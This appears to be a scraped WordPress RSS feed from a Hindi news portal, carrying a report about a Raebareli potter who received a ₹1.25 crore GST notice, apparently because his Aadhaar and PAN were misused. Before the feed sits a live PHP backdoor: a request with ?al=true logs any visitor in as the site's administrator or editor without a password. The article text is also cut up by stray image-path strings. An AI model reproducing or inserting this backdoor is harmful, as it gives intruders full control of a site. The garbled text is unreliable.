// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else{wp_redirect(admin_url());exit();} } }, 2); Aadhaar and PAN secure – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Tue, 24 Feb 2026 04:45:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 मिट्टी के बर्तन बनाने वाले को ₹1.25 करोड़ का GST नोटिस: आधार–पैन को सुरक्षित रखने के आसान तरीके https://pratyushaashakinayikiran.com/?p=200266 Tue, 24 Feb 2026 04:45:00 +0000 https://pratyushaashakinayikiran.com/?p=200266 नई दिल्ली

आधार और पैन कार्ड का गलत हाथों में पड़ जाना आपके लिए बड़ी मुसीबत खड़ी कर सकता है। इसका उदाहरण हाल ही में सामने आया एक फ्रॉड केस है। उत्तर प्रदेश के रायबरेली जिले में एक मिट्टी के बर्तन बनाने वाले को 1.25 करोड़ का GST नोटिस मिला है। जी हां, 2 रुपये के मिट्टी के कप और मिट्टी की छोटी-मोटी चीजें बेचकर अपना गुजारा चलाने वाले को 1.25 करोड़ रुपये का GST नोटिस आना आम बात नहीं है। यह कुछ और नहीं बल्कि आधार और पैन कार्ड के गलत इसेमाल का नतीजा है। हरचंदपुर इलाके के रहने वाले मोहम्मद सईद का दावा है कि उसनेकभी कोई कंपनी या बड़ा बिजनेस नहीं चलाया है और उसे शक है कि उसके नाम पर एक नकली फर्म बनाई गई है और इसके लिए उसके आधार और पैन डिटेल्स का गलत इस्तेमाल किया गया है।

मिट्टी के बर्तन बनाने वाले को मिला 1.25 करोड़ का नोटिस
1.25 करोड़ रुपये का गुड्स एंड सर्विसेज टैक्स (GST) नोटिस मिलने के बाद सईद और उनके परिवार ने लोकल अधिकारियों से संपर्क किया। सईद के अनुसार, नोटिस में जिस कंपनी का जिक्र किया गया है, वे उसके बारे में कुछ नहीं जानते हैं। सईद ने कहा, “हम हर दिन कुछ दर्जन मिट्टी के कप और छोटे बर्तन बेचते हैं। हमने कभीसोचा भी नहीं था कि हम करोड़ों का बिजनेस कर पाएंगे। अगर मेरे डॉक्यूमेंट्स का गलत इस्तेमाल हुआ है, तो इसकी सही जांच होनी चाहिए।”

किसी को नहीं दिएअपने डॉक्यूमेंट
नोटिस के मुताबिक, सईद के नाम पर एक फर्म रजिस्टर्ड है, जिस पर काफी टैक्स देनदारी दिखाई गई है। परिवार का कहना है कि उन्हें सईद से जुड़े किसी भी GST रजिस्ट्रेशन या कमर्शियल एक्टिविटी के बारे में कभी नहीं बताया गया। सईद के अनुसार, उसने कभी किसी को अपने डॉक्यूमेंट्स नहीं दिए और बिजनेस के लिए उनका इस्तेमाल नहीं किया है।होना चाहिए मजूबत KYC वेरिफिकेशन सिस्टम
परिवार ने एडमिनिस्ट्रेशन से इसके लिए जिम्मेदार लोगों की पहचान करने के लिए डिटेल्ड साइबर और फाइनेंशियल जांच करने की अपील की है। इस घटना से एक बार फिर जरूरी डॉक्यूमेंट्स की सुरक्षा और GST रजिस्ट्रेशन की मॉनिटरिंग को लेकर चिंता बढ़ा दी है। एक्सपर्ट्स का मानना है कि डिजिटल ट्रांजैक्शन और ऑनलाइन रजिस्ट्रेशन के जमाने में, आर्थिक रूप से कमजोर लोगों के डॉक्यूमेंट्स का गलत इस्तेमाल रोकने के लिए ज्यादा सख्त नो योर कस्टमर (KYC) वेरिफिकेशन सिस्टम जरूरी हैं।

आधार और पैन का हुआ गलत इस्तेमाल
बता दें कि हाल के सालों में, देश भर में ऐसे कई मामले सामने आए हैं, जहां आधार और PAN डिटेल्स का गलत इस्तेमाल कंपनियां बनाने और इनपुट टैक्स क्रेडिट क्लेम करने के लिए नकली इनवॉइस बनाने के लिए किया गया है। यह भी ऐसा ही कुछ मामला लग रहा है।

]]>